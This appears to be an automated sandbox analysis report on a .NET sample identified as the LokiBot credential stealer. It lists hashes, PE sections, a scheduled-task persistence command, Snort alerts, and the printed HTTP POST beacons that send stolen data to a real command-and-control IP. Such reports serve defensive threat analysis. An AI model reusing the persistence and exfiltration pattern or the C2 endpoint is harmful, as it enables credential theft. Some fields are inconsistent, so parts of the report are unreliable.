SHA-256:	483F5360FA7519AF97EBB641E91ED9014A62693F1014540C85A0A5FDA6E3EC3F
SHA-512:	C1EA31DD5860BF44427022764E448F3EA7F09548BE2BF9124B59F4CD79A827C64FE3D7094E5E768D39482AC576E1D92AC5CF0C4C29D54D62C8F457D1E00E167
Malicious:	true
Reputation:	low

C:\Users\user\AppData\Local\Temp\tmp9D57.tmp

Preview:

```
<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. <RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. <LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. <RegistrationTrigger>.. <Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. <Principal>.. <Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true
```

C:\Users\user\AppData\Roaming\ C79A3B\ B52B3F.lck	
Process:	C:\Users\user\Desktop\2CW1YLhNIS.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DBB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1



Process:	C:\Users\user\Desktop\2CW1YlhNIS.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDeep:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	true
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

## Static File Info

### General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.089897950228557
TrID:	<ul style="list-style-type: none"> <li>Win32 Executable (generic) Net Framework (10011505/4) 49.80%</li> <li>Win32 Executable (generic) a (10002005/4) 49.75%</li> <li>Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36%</li> <li>Windows Screen Saver (13104/52) 0.07%</li> <li>Generic Win/DOS Executable (2004/3) 0.01%</li> </ul>
File name:	2CW1YlhNIS.exe
File size:	1219072
MD5:	76afce42f708e6a32dc9d0e52f9f0336
SHA1:	d7a3d05c161bcfdafe6348d82672d011fc5b05cc
SHA256:	9e658eb8027169730ef306e2e3b145dd71c9d9f569ce7dc7c8264a0dfc114d87
SHA512:	db66f324d80d2cbe1dc9b0fd7ccdeed896ed5e4e08c4e837542d27371ab05befdb43dfb46655ef725aba3b3a6582be908da5a6d44bdde7900977520eb355e3d9
SSDeep:	12288:jvMXIcXoiXXlcXo0XXlcXoJ1scLjkQnoBwE6DIQ4myLwpqIIEhwtefVN0aHGcd:4/hELjeuGtZqtIEQtwoaHGC+2ZZZD/2o
File Content Preview:	MZ.....@.....!..L!Th is program cannot be run in DOS mode...\$.PE..... `.....Z.....@..... @.....

### File Icon



Icon Hash:

86a8b6ca9496ca9a

## Static PE Info

### General

Entrypoint:	0x5199aa
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60D196E2 [Tue Jun 22 07:53:06 2021 UTC]

## General

TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

## Entrypoint Preview

### Data Directories

### Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1179b0	0x117a00	False	0.652703467255	PGP symmetric key encrypted data - Plaintext or unencrypted data	7.17424045556	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.reloc	0x11a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED _DATA, IMAGE_SCN_MEM_DISCARDA BLE, IMAGE_SCN_MEM_READ
.rsrc	0x11c000	0x11a8c	0x11c00	False	0.264510893486	data	5.50345948852	IMAGE_SCN_CNT_INITIALIZED _DATA, IMAGE_SCN_MEM_READ

### Resources

### Imports

### Version Infos

## Network Behavior

### Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/22/21-18:23:10.839209	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49735	80	192.168.2.4	63.141.228.141
06/22/21-18:23:10.839209	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49735	80	192.168.2.4	63.141.228.141
06/22/21-18:23:10.839209	TCP	2025381	ET TROJAN LokiBot Checkin	49735	80	192.168.2.4	63.141.228.141
06/22/21-18:23:10.839209	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49735	80	192.168.2.4	63.141.228.141
06/22/21-18:23:12.059133	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49737	80	192.168.2.4	63.141.228.141
06/22/21-18:23:12.059133	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49737	80	192.168.2.4	63.141.228.141
06/22/21-18:23:12.059133	TCP	2025381	ET TROJAN LokiBot Checkin	49737	80	192.168.2.4	63.141.228.141
06/22/21-18:23:12.059133	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49737	80	192.168.2.4	63.141.228.141
06/22/21-18:23:13.182092	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49739	80	192.168.2.4	63.141.228.141
06/22/21-18:23:13.182092	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49739	80	192.168.2.4	63.141.228.141
06/22/21-18:23:13.182092	TCP	2025381	ET TROJAN LokiBot Checkin	49739	80	192.168.2.4	63.141.228.141
06/22/21-18:23:13.182092	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49739	80	192.168.2.4	63.141.228.141
06/22/21-18:23:14.320616	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49741	80	192.168.2.4	63.141.228.141
06/22/21-18:23:14.320616	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49741	80	192.168.2.4	63.141.228.141

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/22/21-18:23:14.320616	TCP	2025381	ET TROJAN LokiBot Checkin	49741	80	192.168.2.4	63.141.228.141
06/22/21-18:23:14.320616	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49741	80	192.168.2.4	63.141.228.141

## Network Port Distribution

### TCP Packets

### HTTP Request Dependency Graph

- 63.141.228.141

### HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49735	63.141.228.141	80	C:\Users\user\Desktop\2CW1YLhNIS.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:23:10.839209080 CEST	1229	OUT	POST /32.php/QQojJUjm8ByeT HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: C18574AA Content-Length: 190 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49737	63.141.228.141	80	C:\Users\user\Desktop\2CW1YLhNIS.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:23:12.059133053 CEST	1348	OUT	<pre>POST /32.php/QQojJUjm8ByeT HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */ Content-Type: application/octet-stream Content-Encoding: binary Content-Key: C18574AA Content-Length: 190 Connection: close</pre>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49739	63.141.228.141	80	C:\Users\user\Desktop\2CW1YLhNIS.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:23:13.182091951 CEST	1374	OUT	POST /32.php?QQojJUjm8ByeT HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: C18574AA Content-Length: 163 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49741	63.141.228.141	80	C:\Users\user\Desktop\2CW1YLhNIS.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:23:14.320616007 CEST	1400	OUT	POST /32.php?QQojJUjm8ByeT HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: C18574AA Content-Length: 163 Connection: close

## Code Manipulations

## Statistics

 Click to jump to process

## System Behavior

Analy

Start time:	18:23:03
Start date:	22/06/2021
Path:	C:\Users\user\Desktop\2CW1YLhNIS.exe

Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\2CW1YLhNIS.exe'
Imagebase:	0x8f0000
File size:	1219072 bytes
MD5 hash:	76AFCE42F708E6A32DC9D0E52F9F0336
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.649327645.0000000002D91000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.650407522.0000000003D19000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.650407522.0000000003D19000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.650407522.0000000003D19000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.650407522.0000000003D19000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group</li> </ul>
Reputation:	low

### File Activities

Show Windows behavior

#### File Created

#### File Deleted

#### File Written

#### File Read

### Analysis Process: schtasks.exe PID: 2872 Parent PID: 5768

#### General

Start time:	18:23:07
Start date:	22/06/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\UieOsrSocP' /XML 'C:\Users\user\AppData\Local\Temp\tmp9D57.tmp'
Imagebase:	0xcb0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

### File Activities

Show Windows behavior

## File Read

### Analysis Process: conhost.exe PID: 2212 Parent PID: 2872

#### General

Start time:	18:23:07
Start date:	22/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

### Analysis Process: 2CW1YLhNIS.exe PID: 6172 Parent PID: 5768

#### General

Start time:	18:23:08
Start date:	22/06/2021
Path:	C:\Users\user\Desktop\2CW1YLhNIS.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\2CW1YLhNIS.exe
Imagebase:	0xc90000
File size:	1219072 bytes
MD5 hash:	76AFCE42F708E6A32DC9D0E52F9F0336
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"><li>• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.660256282.0000000000400000.00000040.00000001.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000004.00000002.660256282.0000000000400000.00000040.00000001.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000004.00000002.660256282.0000000000400000.00000040.00000001.sdmp, Author: Joe Security</li><li>• Rule: Loki_1, Description: Loki Payload, Source: 00000004.00000002.660256282.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly</li><li>• Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000004.00000002.660256282.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group</li></ul>
Reputation:	low

#### File Activities

Show Windows behavior

##### File Created

##### File Deleted

##### File Moved

##### File Written

##### File Read

## Disassembly

## Code Analysis

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